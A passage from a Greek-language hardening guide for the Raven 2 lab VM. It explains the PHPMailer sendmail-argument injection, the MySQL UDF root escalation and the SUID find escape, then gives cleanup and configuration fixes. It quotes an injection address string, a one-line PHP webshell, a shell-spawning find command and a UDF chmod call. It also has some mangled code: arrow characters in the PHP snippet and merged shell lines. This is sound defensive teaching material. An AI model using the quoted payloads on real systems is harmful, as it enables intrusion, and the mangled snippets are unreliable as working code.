1. Ο `/vendor/` περιέχει βιβλιοθήκες τρίτων (Composer) με **γνωστές εκδόσεις και πιθανά CVE** (π.χ. PHPMailer). Αν είναι προσβάσιμος από το web, ο επιτιθέμενος διαβάζει τις εκδόσεις (αρχεία `VERSION`) και εντοπίζει ευπάθειες, ή εκτελεί ευάλωτα scripts απευθείας. Δεν είναι περιεχόμενο για τον χρήστη, οπότε μπλοκάρεται από τον web server.
2. Είναι ευπάθεια **remote code execution στο PHPMailer** (<5.2.18). Προκύπτει επειδή η διεύθυνση αποστολέα περνά ανεπαρκώς φιλτραρισμένη ως **παράμετρος γραμμής εντολών** στο `sendmail` , επιτρέποντας injection επιπλέον παραμέτρων (π.χ. `-X`). Αποτέλεσμα: ο επιτιθέμενος γράφει αρχείο (webshell) στον δίσκο και εκτελεί κώδικα ως ο χρήστης του web server.
3. Το `-X <file>` λέει στο sendmail να γράψει **log όλης της συνεδρίας** στο αρχείο που ορίζεται. Αν ο επιτιθέμενος ελέγχει το περιεχόμενο του email (βάζει PHP κώδικα στο body) και μέσω της injection ορίσει `-X /var/www/ … /shell.php` , γράφεται ένα `.php` με κακόβουλο κώδικα στο

webroot, που εκτελείται με επίσκεψη μέσω browser. Έτσι το log-to-file γίνεται εγγραφή webshell = RCE.

4. Το αρχικό reverse shell είναι μη διαδραστικό (χωρίς TTY), οπότε `su`, `sudo`, editors και job control δεν δουλεύουν σωστά. Το `python -c 'import pty; pty.spawn("/bin/bash")'` δίνει πραγματικό PTY. Το `export TERM=xterm` ορίζει τύπο τερματικού ώστε να λειτουργούν σωστά προγράμματα που χρησιμοποιούν curses/χρώματα/καθαρισμό οθόνης (`clear`, `vi`, `less`) χωρίς σφάλμα «unknown terminal».
5. Το `LOAD_FILE()` εκτελείται από τη **διεργασία mysqld**, όχι από τον www-data. Άρα τα αρχεία διαβάζονται με τα δικαιώματα του χρήστη που τρέχει η MySQL (εδώ **root**) — όχι τους περιορισμούς του www-data. Γι' αυτό ο επιτιθέμενος με `FILE` privilege μπορεί να διαβάσει αρχεία που ο www-data δεν θα μπορούσε (και, αν η MySQL τρέχει ως root, να γράψει οπουδήποτε).
6. Το `INTO OUTFILE` προορίζεται για **κείμενο**: κάνει escape ειδικούς χαρακτήρες (newlines, tabs, NUL) και μπορεί να αλλοιώσει bytes, καταστρέφοντας τη δυαδική δομή (π.χ. ενός `.so`). Για δυαδικά (όπως το compiled `raptor_udf2.so`) χρησιμοποιούμε `INTO DUMPFILE`, που γράφει το περιεχόμενο **ακατέργαστο (raw)**, σε μία γραμμή, χωρίς μετατροπές.
7. (1) **MySQL όχι ως root** (`user=mysql` στο `my.cnf`) — ακόμη κι αν φορτωθεί το UDF, δεν αποκτά root στο OS. (2) `secure_file_priv` σε περιορισμένο/κενό κατάλογο (ή αφαίρεση του `FILE` privilege) — εμποδίζει την εγγραφή του `.so` στο `plugin_dir`. (Επίσης: δικαίωμα εγγραφής στο plugin directory μόνο για root.)
8. Το `passwd` κάνει **μία προκαθορισμένη** εργασία και δεν εκθέτει μηχανισμό εκτέλεσης αυθαίρετων εντολών. Το `find -exec` εκτελεί **οποιαδήποτε** εντολή με τα (root) προνόμια του SUID, δίνοντας άμεση διαφυγή σε root shell. Το ρίσκο δεν είναι το SUID αυτό καθαυτό, αλλά η δυνατότητα γενικής εκτέλεσης κώδικα.

Παράρτημα Δ — Λίστα ελέγχου

- [ ] Σάρωση και ταυτοποίηση υπηρεσιών
- [ ] Directory fuzzing (τουλάχιστον `common.txt`)
- [ ] Έλεγχος εκδόσεων βιβλιοθηκών στο `/vendor/`
- [ ] Αναζήτηση CVE για κάθε έκδοση
- [ ] Σωστή παραμετροποίηση exploit (target, IP, port)
- [ ] Ακροατής έτοιμος **πριν** την εκτέλεση
- [ ] Σταθεροποίηση shell (PTY + TERM)
- [ ] Ανάγνωση `wp-config.php` / config files
- [ ] Έλεγχος αν η MySQL τρέχει ως root
- [ ] Καταγραφή αλυσίδας και προτεινόμενων διορθώσεων

Raven 2 — Εγχειρίδιο Θωράκισης (Hardening & Remediation Guide)

Το Raven 2 είναι η «διορθωμένη» έκδοση του Raven 1: ο δημιουργός έκλεισε τα προφανή κενά (αδύναμοι κωδικοί SSH, `sudo python`). Η επίθεση του README.md βρήκε όμως **άλλη** διαδρομή:

```
/vendor/ ανοιχτό → PHPMailer 5.2.x → RCE ως www-data → wp-config.php → MySQL root
       → MySQL τρέχει ως root → UDF → chmod u+s /usr/bin/find → root
```

Το κεντρικό μάθημα του Raven 2: η διόρθωση **μόνο** των σημείων που εκμεταλλεύτηκε η προηγούμενη επίθεση δεν αρκεί. Χρειάζεται συστηματική θωράκιση **όλων** των επιπέδων: βιβλιοθήκες κώδικα, web server, βάση δεδομένων, λειτουργικό σύστημα.

Αυτό το εγχειρίδιο εστιάζει σε όσα είναι **νέα** σε σχέση με το Raven 1. Για τα κοινά (firewall, SSH, WordPress, `wp-config.php`) παραπέμπει στο Hardening-Guide του Raven 1.

> ⚠️ **Πριν ξεκινήσετε:** πάρτε **snapshot** της VM. Εκτελέστε πρώτα την επίθεση, ώστε να δείτε τα ίχνη που αφήνει (§3), και μετά εφαρμόστε τη θωράκιση.
>
> ℹ️ Οι εντολές εκτελούνται **στο Raven 2 ως `root`**. Οι IP διευθύνσεις είναι ενδεικτικές.

Περιεχόμενα

1. Χάρτης: Επίθεση → Αιτία → Διόρθωση
2. Απογραφή του συστήματος
3. Καθαρισμός μετά την παραβίαση (Incident Cleanup)
4. Κατανόηση του PHPMailer RCE (CVE-2016-10033)
5. Αναβάθμιση του PHPMailer και ασφαλής κώδικας φόρμας
6. Web root: δικαιώματα που ακυρώνουν το exploit
7. Apache: `/vendor/` και directory listing
8. MySQL: τρέχει ως root (η ρίζα της κλιμάκωσης)
9. MySQL: UDF, `FILE`, `secure_file_priv`, `plugin_dir`
10. MySQL: αναβάθμιση και CVE-2016-6662
11. Λειτουργικό: εργαλεία, `/tmp`, εξερχόμενες συνδέσεις, SUID
12. Επαλήθευση
13. Λίστα ελέγχου & ερωτήσεις αυτοελέγχου

---

1. Χάρτης: Επίθεση → Αιτία → Διόρθωση

Βήμα επίθεσης (README)	Τι εκμεταλλεύτηκε ο επιτιθέμενος	Ρίζα του προβλήματος	Διόρθωση
3. `dirb` → `/vendor/`	Λίστα αρχείων, `PATH` (Flag 1), `VERSION`	Directory listing, βιβλιοθήκες μέσα στο web root	§7
4. Exploit-DB 40974	Εκτέλεση εντολών μέσω της φόρμας `contact.php`	PHPMailer < 5.2.18	§4, §5
4. `backdoor.php` γράφτηκε στο web root	Μόνιμο web shell	Ο `www-data` μπορεί να γράψει στο `/var/www/html`	§6
4. `nc -lvp 4444`	Reverse shell προς τον επιτιθέμενο	Καμία πολιτική εξερχόμενων συνδέσεων	§11.3
5.1 `wp-config.php`	Κωδικός **root** της MySQL	Η εφαρμογή χρησιμοποιεί τον root της βάσης	§9.4, Raven 1 §8
5.1 `wget LinEnum.sh`	Λήψη εργαλείων από το Kali	Ελεύθερη έξοδος, εγγράψιμο/εκτελέσιμο `/tmp`	§11
5.2 `gcc ... 1518.so`	Μεταγλώττιση κακόβουλης βιβλιοθήκης	(στο Kali ή στον στόχο) μεταγλωττιστής διαθέσιμος	§11.1
5.2 `INTO DUMPFILE '/usr/lib/mysql/plugin/'`	Εγγραφή αρχείου στον φάκελο plugins	Δικαίωμα `FILE`, κενό `secure_file_priv`, εγγράψιμο `plugin_dir`	§9
5.2 `do_system('chmod u+s ...')`	Εντολή συστήματος **ως root**	Η υπηρεσία `mysqld` τρέχει ως `root`	§8
6. `find raj -exec /bin/sh \;`	Root shell	SUID στο `find` (το έβαλε ο επιτιθέμενος)	§3, §11.4

2. Απογραφή του συστήματος

```
cat /etc/os-release                          # Debian 8 Jessie
ss -tulpn                                    # θύρες 22, 80, 111 και 3306 (τοπικά;)

# Ποιος χρήστης τρέχει κάθε υπηρεσία;
ps -eo user,pid,cmd | grep -E 'mysqld|apache2' | grep -v grep
```

Η τελευταία εντολή είναι η πιο σημαντική του Raven 2. Αν βλέπετε:

```
root      612  /usr/sbin/mysqld --basedir=/usr --datadir=/var/lib/mysql --user=root  ...
```

τότε **κάθε** ενέργεια της βάσης δεδομένων γίνεται με δικαιώματα root. Αυτό είναι το κρίσιμο εύρημα.

```
# Ποια έκδοση PHPMailer χρησιμοποιεί το site;
cat /var/www/html/vendor/VERSION
grep -rn "Version" /var/www/html/vendor/class.phpmailer.php | head -3

# Ποια έκδοση MySQL;
mysql --version
```

---

3. Καθαρισμός μετά την παραβίαση

Αν το σύστημα έχει ήδη δεχθεί την επίθεση (όπως στο εργαστήριο), η θωράκιση **δεν αρκεί**. Ο επιτιθέμενος έχει αφήσει **τρεις μηχανισμούς επιστροφής** (persistence) που θα λειτουργούν και μετά την αναβάθμιση:

Ίχνος	Πού	Γιατί είναι επικίνδυνο
`backdoor.php` (ή `rev.php`)	`/var/www/html/`	Web shell: εκτέλεση εντολών μέσω browser
`1518.so` + συνάρτηση `do_system`	`/usr/lib/mysql/plugin/`, πίνακας `mysql.func`	Εκτέλεση εντολών μέσω SQL
SUID στο `/usr/bin/find`	Σύστημα αρχείων	Άμεσο root για κάθε τοπικό χρήστη

3.1 Εντοπισμός

```
# Αρχεία PHP στο web root που άλλαξαν τις τελευταίες 30 μέρες
find /var/www/html -name '*.php' -mtime -30 -ls

# Αρχεία που ανήκουν στον www-data (αυτά που δημιούργησε ο web server)
find /var/www/html -user www-data -type f -ls

# Περιεχόμενο του backdoor
head -c 400 /var/www/html/backdoor.php
```

```
-- Μέσα στη MySQL (mysql -u root -p)
SELECT * FROM mysql.func;      -- Οι User Defined Functions που έχουν καταχωριστεί
SHOW TABLES FROM mysql LIKE 'foo';
```

```
ls -la /usr/lib/mysql/plugin/
ls -l /usr/bin/find
ls -la /tmp
```

3.2 Αφαίρεση

```
# Κρατάμε αντίγραφα για ανάλυση (forensics) πριν διαγράψουμε
mkdir -p /root/evidence && chmod 700 /root/evidence
cp -a /var/www/html/backdoor.php /usr/lib/mysql/plugin/1518.so /tmp/LinEnum.sh /root/evidence/
2>/dev/null

rm -f /var/www/html/backdoor.php /var/www/html/rev.php
rm -f /tmp/1518.so /tmp/LinEnum.sh /tmp/raj
```

```
DROP FUNCTION IF EXISTS do_system;
DROP TABLE IF EXISTS mysql.foo;
```

```
rm -f /usr/lib/mysql/plugin/1518.so
chmod u-s /usr/bin/find
```

> 💡 **Γιατί κρατάμε αντίγραφα;** Σε πραγματικό περιστατικό, τα αρχεία του επιτιθέμενου δείχνουν τι έκανε, από ποια IP συνδέθηκε (μέσα στο reverse shell υπάρχει η IP του) και αν πήγε και σε άλλα συστήματα.
>
> ⚠️ Σε πραγματικό περιβάλλον, μετά από παραβίαση με πρόσβαση root, η μόνη **βέβαιη** επαναφορά είναι η **επανεγκατάσταση** από καθαρή πηγή. Ένας επιτιθέμενος με root μπορεί να έχει αφήσει κρυμμένους μηχανισμούς που δεν εντοπίζονται εύκολα (π.χ. τροποποιημένα εκτελέσιμα, cron jobs, κλειδιά SSH).

Επιπλέον έλεγχοι για persistence:

```
cat /root/.ssh/authorized_keys /home/*/.ssh/authorized_keys 2>/dev/null
ls -la /etc/cron.* /var/spool/cron/crontabs/
awk -F: '$3 == 0 {print $1}' /etc/passwd     # Χρήστες με UID 0 (πρέπει να είναι μόνο ο root)
```

---

4. Κατανόηση του PHPMailer RCE

4.1 Πώς στέλνει email η PHP

Η συνάρτηση `mail()` της PHP **δεν** μιλάει απευθείας SMTP. Καλεί το εξωτερικό πρόγραμμα `sendmail` (ή το συμβατό του Exim/Postfix) μέσω του λειτουργικού. Δέχεται μια **5η παράμετρο** με επιπλέον ορίσματα για το `sendmail`:

```
mail($to, $subject, $body, $headers, "-f sender@example.com");
//                                   ↑ ορίσματα που περνούν στη γραμμή εντολών του sendmail
```

Το `-f` ορίζει τη διεύθυνση αποστολέα (envelope sender).

4.2 Το λάθος

Το PHPMailer < 5.2.18 έπαιρνε τη διεύθυνση αποστολέα **από τη φόρμα επικοινωνίας** (ό,τι έγραψε ο επισκέπτης στο πεδίο «Email») και την έβαζε στο `-f`. Ο έλεγχος της διεύθυνσης ήταν ελλιπής: μια διεύθυνση όπως η παρακάτω περνούσε ως «έγκυρη»:

```
"attacker\" -oQ/tmp/ -X/var/www/html/backdoor.php  some"@email.com
```

Τα εισαγωγικά και το κενό διασπούν το όρισμα, με αποτέλεσμα το `sendmail` να λαμβάνει **επιπλέον παραμέτρους**:

- `-X /var/www/html/backdoor.php`: «γράψε όλη την κίνηση SMTP σε αυτό το αρχείο καταγραφής».

Το σώμα του μηνύματος (που επίσης ελέγχει ο επιτιθέμενος) περιέχει κώδικα PHP, π.χ. `<?php system($_GET['cmd']); ?>`. Το `sendmail` τον γράφει στο «αρχείο καταγραφής», που βρίσκεται μέσα στο web root και έχει κατάληξη `.php`. Ο Apache το εκτελεί όταν ο επιτιθέμενος το ανοίξει στον browser.

4.3 Τρεις προϋποθέσεις, τρεις ευκαιρίες άμυνας

Για να πετύχει η επίθεση χρειάζονται **ταυτόχρονα**:

Προϋπόθεση	Πώς την ακυρώνουμε
1. Ευάλωτο PHPMailer που περνά είσοδο χρήστη στο `-f`	Αναβάθμιση + σταθερός αποστολέας (§5)
2. Ο `www-data` μπορεί να **γράψει** στο web root	Δικαιώματα αρχείων (§6)
3. Ο Apache **εκτελεί** οποιοδήποτε `.php` αρχείο εκεί	Περιορισμός εκτέλεσης PHP (§6.3)

Αρκεί **μία** από αυτές να λείπει για να αποτύχει η επίθεση. Γι' αυτό τις διορθώνουμε **όλες**.

---

5. Αναβάθμιση του PHPMailer και ασφαλής κώδικας

5.1 Ποια έκδοση

Έκδοση	Κατάσταση
< 5.2.18	Ευάλωτη στο CVE-2016-10033
5.2.18 – 5.2.19	Η διόρθωση παρακάμπτεται (CVE-2016-10045)
5.2.20 – 5.2.27	Διορθωμένη, αλλά ο κλάδος 5.2 δεν υποστηρίζεται πλέον
6.x (τελευταία)	**Συνιστώμενη**. Απαιτεί PHP ≥ 5.5

5.2 Αναβάθμιση με Composer (συνιστώμενος τρόπος)

Το **Composer** είναι ο διαχειριστής πακέτων της PHP. Γνωρίζει ποιες βιβλιοθήκες χρησιμοποιεί το έργο και σε ποια έκδοση, οπότε οι αναβαθμίσεις γίνονται με μία εντολή.

```
apt install composer        # ή εγκατάσταση από getcomposer.org

# Δομή: οι βιβλιοθήκες ΕΞΩ από το web root
mkdir -p /var/www/app && cd /var/www/app
composer require phpmailer/phpmailer:^6.9

# Έλεγχος γνωστών ευπαθειών σε όλες τις βιβλιοθήκες του έργου
composer audit
```

Το `composer audit` συγκρίνει τις εγκατεστημένες εκδόσεις με τη βάση ευπαθειών του PHP Security Advisories. Στο Raven 2 θα είχε εμφανίσει αμέσως το CVE-2016-10033.

Αφαιρούμε τον παλιό κατάλογο από το web root:

```
mv /var/www/html/vendor /root/evidence/vendor-old
```

5.3 Ασφαλής κώδικας στη φόρμα επικοινωνίας

Η αναβάθμιση διορθώνει τη βιβλιοθήκη, αλλά ο κώδικας του `contact.php` πρέπει επίσης να ακολουθεί σωστές πρακτικές. Ο **αποστολέας** ενός email από φόρμα επικοινωνίας είναι **πάντα** ο server. Η διεύθυνση του επισκέπτη μπαίνει μόνο στο **Reply-To**:

```
<?php
require '/var/www/app/vendor/autoload.php';    // Απόλυτη διαδρομή, έξω από το web root

use PHPMailer\PHPMailer\PHPMailer;

$email = filter_input(INPUT_POST, 'email', FILTER_VALIDATE_EMAIL);
if ($email === false || $email === null) {
    http_response_code(400);
    exit('Μη έγκυρη διεύθυνση email.');
}

$mail = new PHPMailer(true);
$mail->setFrom('no-reply@raven.local', 'Raven Security');   // ΣΤΑΘΕΡΟΣ αποστολέας
$mail->addReplyTo($email);                                   // Η διεύθυνση του χρήστη ΜΟΝΟ εδώ
$mail->addAddress('contact@raven.local');
$mail->Subject = 'Νέο μήνυμα από τη φόρμα';
$mail->Body    = strip_tags($_POST['message'] ?? '');
$mail->send();
```

- `FILTER_VALIDATE_EMAIL`: απορρίπτει διευθύνσεις με εισαγωγικά, κενά και άλλους ειδικούς χαρακτήρες.
- `setFrom()` με **σταθερή** τιμή: τίποτα από τον χρήστη δεν καταλήγει στη γραμμή εντολών του `sendmail`.

5.4 Αποστολή μέσω SMTP αντί για `sendmail`

Ακόμα ασφαλέστερο είναι να μην καλείται **καθόλου** εξωτερικό πρόγραμμα. Το PHPMailer μπορεί να μιλήσει απευθείας SMTP:

```
$mail→isSMTP();
$mail→Host = '127.0.0.1';      // Τοπικός mail server ή εξωτερικός relay
$mail→Port = 25;
```

Χωρίς κλήση του `sendmail`, η κατηγορία επιθέσεων «έγχυση παραμέτρων στη γραμμή εντολών» εξαφανίζεται.

---

6. Web root: δικαιώματα που ακυρώνουν το exploit

6.1 Το πρόβλημα

```
ls -ld /var/www/html
# drwxrwxrwx  ή  drwxr-xr-x www-data www-data
```

Αν ο `www-data` είναι **ιδιοκτήτης** του `/var/www/html` ή ο φάκελος είναι `777`, τότε το `sendmail` (που τρέχει ως `www-data` όταν το καλεί η PHP) μπορεί να δημιουργήσει το `backdoor.php` εκεί.

6.2 Διόρθωση

```
cd /var/www/html
chown -R root:www-data .
find . -type d -exec chmod 750 {} \;
find . -type f -exec chmod 640 {} \;

# Εξαίρεση μόνο για τα uploads του WordPress
chown -R www-data:www-data wordpress/wp-content/uploads
```

Επαλήθευση:

```
su -s /bin/sh www-data -c 'touch /var/www/html/test.php'
# → touch: cannot touch '/var/www/html/test.php': Permission denied
```

Με αυτή τη ρύθμιση, ακόμη και το **ευάλωτο** PHPMailer θα αποτύγχανε: το `sendmail -X /var/www/html/backdoor.php` δεν θα μπορούσε να δημιουργήσει το αρχείο.

6.3 Απαγόρευση εκτέλεσης PHP σε εγγράψιμους φακέλους

Ο επιτιθέμενος θα μπορούσε να στοχεύσει τον **μόνο** εγγράψιμο φάκελο, τα uploads. Εκεί απαγορεύουμε την εκτέλεση PHP:

```
# /etc/apache2/conf-available/no-php-uploads.conf
<Directory /var/www/html/wordpress/wp-content/uploads>
    <FilesMatch "\.(php|phtml|php\d|phar)$">
        Require all denied
    </FilesMatch>
    php_admin_flag engine off
</Directory>
```

```
a2enconf no-php-uploads
apache2ctl configtest && systemctl reload apache2
```

- `php_admin_flag engine off`: απενεργοποιεί τη μηχανή PHP για τον φάκελο. Το `php_admin_*` **δεν** μπορεί να παρακαμφθεί από αρχείο `.htaccess`, σε αντίθεση με το `php_flag`.
- Η ρύθμιση γίνεται στη ρύθμιση του Apache, όχι σε `.htaccess`, ώστε να μην μπορεί να τη σβήσει κάποιος που αποκτά εγγραφή στον φάκελο.

---

7. Apache: `/vendor/` και directory listing

Το Flag 1 βρέθηκε στο αρχείο `/vendor/PATH` και η έκδοση PHPMailer στο `/vendor/VERSION`. Δύο ξεχωριστά προβλήματα:

1. **Directory listing**: ο Apache έδειχνε λίστα αρχείων.
2. **Βιβλιοθήκες στο web root**: ο φάκελος `vendor/` ήταν προσβάσιμος.

Το πρώτο διορθώνεται όπως στο Raven 1 §5.2 (`Options -Indexes`). Το δεύτερο το λύσαμε στην §5.2 μετακινώντας τις βιβλιοθήκες στο `/var/www/app/`. Ως **δεύτερη γραμμή άμυνας**, απαγορεύουμε την πρόσβαση σε τέτοιους φακέλους γενικά:

```
# /etc/apache2/conf-available/deny-dev-files.conf
<DirectoryMatch "/(vendor|\.git|\.svn|node_modules)(/|$)">
    Require all denied
</DirectoryMatch>
<FilesMatch "^(composer\.(json|lock)|PATH|VERSION|.*\.(bak|old|sql|log|md))$">
    Require all denied
</FilesMatch>
```

```
a2enconf deny-dev-files
apache2ctl configtest && systemctl reload apache2
```

Εφαρμόστε επίσης τις ρυθμίσεις `ServerTokens Prod`, `ServerSignature Off` και `expose_php = Off` του Raven 1 §5.4.

---

8. MySQL: τρέχει ως root

8.1 Γιατί αυτό είναι το πιο σοβαρό λάθος του Raven 2

Ένας διακομιστής ιστού είναι διαρκώς εκτεθειμένος σε κίνδυνο παραβίασης, για τον λόγο αυτό εκτελείται ως `www-data`, ένας χρήστης χωρίς προνόμια. Σε περίπτωση παραβίασής του, ο επιτιθέμενος αποκτά τα δικαιώματα του `www-data` και όχι του root. Αυτό συνιστά τον **διαχωρισμό προνομίων** (privilege separation).

Η MySQL στο Raven 2 έτρεχε ως **root**. Η συνάρτηση `do_system()` εκτελείται **μέσα** στη διεργασία `mysqld`, άρα με τα δικαιώματά της. Ο επιτιθέμενος, μέσω SQL, έγινε root.

Αν η MySQL έτρεχε ως `mysql` (κανονική ρύθμιση), το `do_system('chmod u+s /usr/bin/find')` θα αποτύγχανε με `Operation not permitted`, γιατί μόνο ο ιδιοκτήτης του αρχείου (root) μπορεί να αλλάξει τα δικαιώματά του.

8.2 Πού ορίζεται ο χρήστης

```
grep -rn "^user" /etc/mysql/
```

Αναζητούμε `user = root` σε κάποιο αρχείο. Η διόρθωση στο `/etc/mysql/my.cnf`:

```
[mysqld]
user = mysql
```

8.3 Διόρθωση ιδιοκτησίας αρχείων

Αφού η MySQL έτρεχε ως root, τα αρχεία δεδομένων της μπορεί να έχουν δημιουργηθεί ως root. Αν τα αφήσουμε έτσι, η υπηρεσία δεν θα ξεκινήσει με τον νέο χρήστη.

```
systemctl stop mysql

chown -R mysql:mysql /var/lib/mysql          # Δεδομένα βάσης
chown -R mysql:adm   /var/log/mysql 2>/dev/null
chown mysql:mysql    /var/run/mysqld

# Τα αρχεία ρυθμίσεων ανήκουν στον root και ΔΕΝ είναι εγγράψιμα από τον mysql (βλ. §10)
chown -R root:root /etc/mysql
find /etc/mysql -type f -exec chmod 644 {} \;

systemctl start mysql
ps -eo user,cmd | grep [m]ysqld
# → mysql  /usr/sbin/mysqld  ...  --user=mysql
```

> 💡 Το `grep [m]ysqld` αποτελεί μια χρήσιμη τεχνική: η κανονική έκφραση `[m]ysqld` ταιριάζει με το «mysqld», αλλά όχι με τη γραμμή της ίδιας της εντολής `grep` (η οποία περιέχει το κυριολεκτικό «[m]ysqld»). Με τον τρόπο αυτό αποφεύγεται η ανάγκη για `grep -v grep`.

---

9. MySQL: UDF, `FILE`, `secure_file_priv`, `plugin_dir`

9.1 Τι είναι οι User Defined Functions

Η MySQL επιτρέπει την επέκτασή της με **συναρτήσεις γραμμένες σε C**, που φορτώνονται από αρχεία `.so` (shared objects) του φακέλου `plugin_dir`. Αυτή είναι νόμιμη δυνατότητα. Η επίθεση συνδύασε **τέσσερα** ελλείμματα:

#	Βήμα της επίθεσης	Τι χρειάστηκε	Πώς το ελέγχουμε
1	`load_file('/tmp/1518.so')`	Δικαίωμα `FILE`, `secure_file_priv` κενό	`SELECT @@secure_file_priv;`
2	`INTO DUMPFILE '/usr/lib/mysql/plugin/1518.so'`	Ο `mysqld` μπορεί να γράψει στο `plugin_dir`	`ls -ld $(mysql -NBe 'select @@plugin_dir')`
3	`CREATE FUNCTION do_system ...`	Δικαίωμα `INSERT` στη βάση `mysql`	`SHOW GRANTS;`
4	`do_system('chmod ...')` εκτελέστηκε ως root	Η υπηρεσία τρέχει ως root	§8

9.2 Έλεγχος της τρέχουσας κατάστασης

```
SELECT @@version, @@plugin_dir, @@secure_file_priv;
SELECT user, host, File_priv, Super_priv FROM mysql.user;
```

Τιμή του `secure_file_priv`	Σημασία
κενό (`''`)	**Επικίνδυνο**: `LOAD_FILE` / `INTO OUTFILE` λειτουργούν σε **οποιονδήποτε** φάκελο
`/var/lib/mysql-files/`	Λειτουργούν **μόνο** μέσα σε αυτόν τον φάκελο
`NULL`	Απενεργοποιημένα εντελώς

9.3 Διόρθωση

α) Περιορισμός λειτουργιών αρχείων — `/etc/mysql/my.cnf`, ενότητα `[mysqld]`:

```
[mysqld]
user            = mysql
bind-address    = 127.0.0.1
secure-file-priv = /var/lib/mysql-files
local-infile    = 0
skip-symbolic-links
```

```
mkdir -p /var/lib/mysql-files
chown mysql:mysql /var/lib/mysql-files
chmod 750 /var/lib/mysql-files
```

β) Ο φάκελος plugins δεν είναι εγγράψιμος από τη MySQL:

```
PLUGIN_DIR=$(mysql -u root -p -NBe 'SELECT @@plugin_dir')
chown -R root:root "$PLUGIN_DIR"
chmod 755 "$PLUGIN_DIR"
find "$PLUGIN_DIR" -type f -exec chmod 644 {} \;
```

Η MySQL χρειάζεται να **διαβάζει** τα plugins, όχι να γράφει νέα. Νέα plugins εγκαθιστά μόνο ο διαχειριστής του λειτουργικού, ως root.

```
systemctl restart mysql
```

9.4 Ξεχωριστός χρήστης για το WordPress, χωρίς `FILE`

Όπως στο Raven 1 §8.3:

```
CREATE USER 'wp_app'@'localhost' IDENTIFIED BY 'Ένας-Μακρύς-Τυχαίος-Κωδικός-2026!';
GRANT SELECT, INSERT, UPDATE, DELETE, CREATE, ALTER, INDEX, DROP
  ON wordpress.* TO 'wp_app'@'localhost';

-- Ο root της βάσης παίρνει ΝΕΟ κωδικό (ο R@v3nSecurity είναι εκτεθειμένος)
SET PASSWORD FOR 'root'@'localhost' = PASSWORD('Άλλος-Μοναδικός-Κωδικός-Root!');

-- Αφαίρεση του FILE από κάθε χρήστη εκτός του root
SELECT user, host FROM mysql.user WHERE File_priv = 'Y';
-- REVOKE FILE ON *.* FROM '<χρήστης>'@'<host>';   για όσους εμφανιστούν
FLUSH PRIVILEGES;
```

Ο χρήστης `wp_app`:

- **Δεν** έχει `FILE`, άρα δεν μπορεί να κάνει `LOAD_FILE` ή `INTO DUMPFILE` (βήματα 1-2).
- **Δεν** έχει δικαιώματα στη βάση `mysql`, άρα δεν μπορεί να κάνει `CREATE FUNCTION` (βήμα 3).

Ακόμη κι αν ο επιτιθέμενος διαβάσει το `wp-config.php`, **κανένα** από τα βήματα της UDF δεν είναι δυνατό.

---

10. MySQL: αναβάθμιση και CVE-2016-6662

10.1 Τι είναι το CVE-2016-6662

Το README αναφέρει το CVE-2016-6662. Αυτή η ευπάθεια σχετίζεται άμεσα με τις ρυθμίσεις που κάναμε, γι' αυτό αξίζει να εξηγηθεί.

Το script εκκίνησης `mysqld_safe` τρέχει ως **root** και διαβάζει το `my.cnf`. Το `my.cnf` μπορεί να περιέχει την επιλογή `malloc-lib=`, που ορίζει μια βιβλιοθήκη η οποία φορτώνεται κατά την εκκίνηση. Αν ένας επιτιθέμενος καταφέρει να **γράψει** στο `my.cnf` (π.χ. μέσω του `general_log_file` της MySQL, που επιτρέπει στη βάση να γράφει log σε όποιο αρχείο ορίσεις), μπορεί να προσθέσει `malloc-lib=/tmp/κακόβουλο.so`. Στην επόμενη επανεκκίνηση η βιβλιοθήκη φορτώνεται **ως root**, ακόμη κι αν ο `mysqld` τρέχει ως `mysql`.

10.2 Διόρθωση

1. **Αναβάθμιση** σε MySQL ≥ 5.5.52 / 5.6.33 / 5.7.15 (ή αντίστοιχη MariaDB). Οι εκδόσεις αυτές απορρίπτουν το `malloc-lib` από μη ασφαλείς διαδρομές.

```
bash apt-get update && apt-get install --only-upgrade mysql-server mysql --version
```

2. **Τα αρχεία ρυθμίσεων ανήκουν στον root** και δεν είναι εγγράψιμα από τον `mysql` (το κάναμε στην §8.3). Επιβεβαίωση:

```
bash ls -l /etc/mysql/my.cnf /etc/mysql/conf.d/ ls -la /var/lib/mysql/my.cnf
2>/dev/null # Δεν πρέπει να υπάρχει
```

Η MySQL διαβάζει `my.cnf` και από τον φάκελο δεδομένων (`/var/lib/mysql/`), ο οποίος **ανήκει** στον `mysql`. Αν υπάρχει εκεί `my.cnf`, διαγράφεται και δημιουργούμε ένα κενό, κλειδωμένο αρχείο ώστε να μην μπορεί να δημιουργηθεί ξανά:

```
bash touch /var/lib/mysql/my.cnf chown root:root /var/lib/mysql/my.cnf chmod 644
/var/lib/mysql/my.cnf
```

3. **Μόνο ο root της βάσης** μπορεί να αλλάξει το `general_log_file` (απαιτεί `SUPER`). Αυτό ισχύει ήδη αν ο χρήστης της εφαρμογής δεν έχει `SUPER` (§9.4).

10.3 Μακροπρόθεσμα

Το Debian 8 έχει MySQL 5.5, που δεν υποστηρίζεται πλέον. Σε υποστηριζόμενο Debian 12/13 η προεπιλογή είναι **MariaDB 10.11 / 11.x**, όπου το `secure_file_priv` και ο χρήστης `mysql` είναι ρυθμισμένα σωστά εξαρχής.

---

11. Λειτουργικό: εργαλεία, `/tmp`, εξερχόμενες συνδέσεις, SUID

11.1 Αφαίρεση εργαλείων ανάπτυξης από τον server παραγωγής

Ένας web server **δεν χρειάζεται** μεταγλωττιστή. Η παρουσία του `gcc` επιτρέπει στον επιτιθέμενο να μεταγλωττίσει exploits **πάνω στον στόχο**, για τη σωστή αρχιτεκτονική και τις σωστές βιβλιοθήκες.

```
dpkg -l | grep -E '^ii\s+(gcc|g\+\+|make|cc|build-essential)'
apt-get purge gcc g++ make build-essential
apt-get autoremove
```

Αν η αφαίρεση δεν είναι δυνατή (π.χ. τα χρειάζεται κάποιο πακέτο), περιορίζουμε την εκτέλεσή τους μόνο στον root:

```
chmod 700 /usr/bin/gcc* /usr/bin/cc /usr/bin/make 2>/dev/null
```

11.2 `/tmp` χωρίς εκτέλεση και SUID

Η επίθεση χρησιμοποίησε το `/tmp` για το `LinEnum.sh` και το `1518.so`. Εφαρμόζουμε τις επιλογές `nosuid,nodev,noexec` όπως εξηγούνται στο DC-1 §10:

```
# /etc/fstab
tmpfs  /tmp      tmpfs  defaults,nosuid,nodev,noexec,size=512M  0 0
tmpfs  /dev/shm  tmpfs  defaults,nosuid,nodev,noexec            0 0
```

```
mount -o remount /tmp ; mount -o remount /dev/shm
```

Επιπλέον, με `secure-file-priv = /var/lib/mysql-files` (§9.3), η MySQL **δεν** μπορεί πλέον να διαβάσει το `/tmp/1518.so`.

